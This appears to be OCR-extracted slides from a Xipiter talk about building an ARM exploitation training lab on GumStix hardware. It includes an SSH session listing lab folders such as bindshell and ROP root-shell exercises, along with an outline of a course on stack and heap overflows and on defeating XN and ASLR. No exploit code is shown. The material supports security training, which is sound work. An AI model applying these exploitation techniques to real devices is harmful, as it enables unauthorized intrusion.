
- After a lot of trouble, we decided on GumStix platform, it met our needs the best (although slightly expensive :-)



er


Moving from emulation to “bare metal hardware” development

- Ported the exploits, shellcode, and payloads to our new hardware platform.
- Updated the Linux distribution image MANY times for “remote” access



The hardware


The “Lackluster Hack Cluster”



Moving from emulation to “bare metal hardware” development

- We collected all of our exploitation tests and exploits into a single image we could use for reference.

The Lab Exercises



root@linaro-nano: ~ — ssh — 114×50

```
7:rim_arm sa7$ ssh root@10.0.0.106
root@10.0.0.106's password:
Welcome to Linaro 11.09 (development branch) (GNU/Linux 3.0.0-1004-linaro-omap armv7l)

 * Documentation:  https://wiki.linaro.org/
Last login: Sat Sep 10 02:02:09 2011
root@linaro-nano:~# cat /proc/cpuinfo
Processor       : ARMv7 Processor rev 3 (v7l)
processor       : 0
BogoMIPS        : 493.67

Features        : swp half thumb fastmult vfp edsp thumbee neon vfpv3 tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x1
CPU part        : 0xc08
CPU revision    : 3

Hardware        : Gumstix Overo
Revision        : 0000
Serial          : 0000000000000000
root@linaro-nano:~# uname -a
Linux linaro-nano 3.0.0-1004-linaro-omap #5~ppa~natty-Ubuntu SMP PREEMPT Mon Aug 22 08:44:20 UTC 2011 armv7l armv7
l armv7l GNU/Linux
root@linaro-nano:~# ls
labs
root@linaro-nano:~# ls -alt labs/
total 76
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_5
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_4
drwxr-xr-x  2 root root 4096 2012-02-27 21:02 basics_3
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 advanced_stack_xn
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 custom_rop_fullrootshell
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab_xn
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 multi_heap_lab_xn_aslr
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 restore_harness
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_heap_unlink
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_heap_wmw
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_stack
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 simple_stack_xn
drwxr-xr-x 19 root root 4096 2012-02-27 20:58 .
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_1
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_1b
drwxr-xr-x  2 root root 4096 2012-02-27 20:58 basics_2
drwxr-xr-x  8 root root 4096 2012-02-27 20:58 bindshell
drwx------  4 root root 4096 2012-02-27 18:45 ..
```

piter

Word got out...

- Contacted by:
  - Companies that needed training on ARM exploitation
  - Companies that needed ARM reverse engineering and software exploitation work
  - many others with products (vested interest) in understanding ARM exploitation

So we did a few contracts:

- Penetration testing of many “black box devices”:
  - Smart Power Meters, “Set top boxes”, new experimental devices, new “secret” mobile devices from cellphone manufacturers
- We privately have developed techniques for exploiting software running on ARM
- Wrote exploits for all the above (Android, Windows 7 Mobile, Linux, etc)
- Developed course material to get this information out.

Xipiter

Developing the Course:

- Prepared our techniques so that we could publicly release them:
  - Finding new ROP gadgets on our custom ARM Linux distribution and Android.
  - Developing “user friendly” software exploitation examples.
  - Developing “Rop Library” (with examples) which includes 35+ gadgets to build payloads with.
- “Filled in the Blanks” with additional information on IDA, GDB, linking and loading, shellcoding.

Xipiter

What’s in our course:

- 3 to 5 Days
- 650 - 900 Slides in (15 lectures)
- 20 “Hands On” exploitation exercises on the ARM hardware
- 100 Page Lab Manual with Lab Exercise questions and detailed notes
- ARM Microprocessor Architecture Notes
- Many tools developed by us (C and Python libraries/ programs) to assist with reversing and exploitation.

Xipiter

What our course teaches for Linux and Android

- How to reverse engineer ARM binaries with IDA (IDA bugs)
- Debugging ARM binaries with GDB
- Exploiting Stack Overflows
- Defeating Stack Overflows with “No Execute Stack” (XN)
- Exploiting Advanced Stack Overflows with XN
- Exploiting Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection
- Defeating ASLR

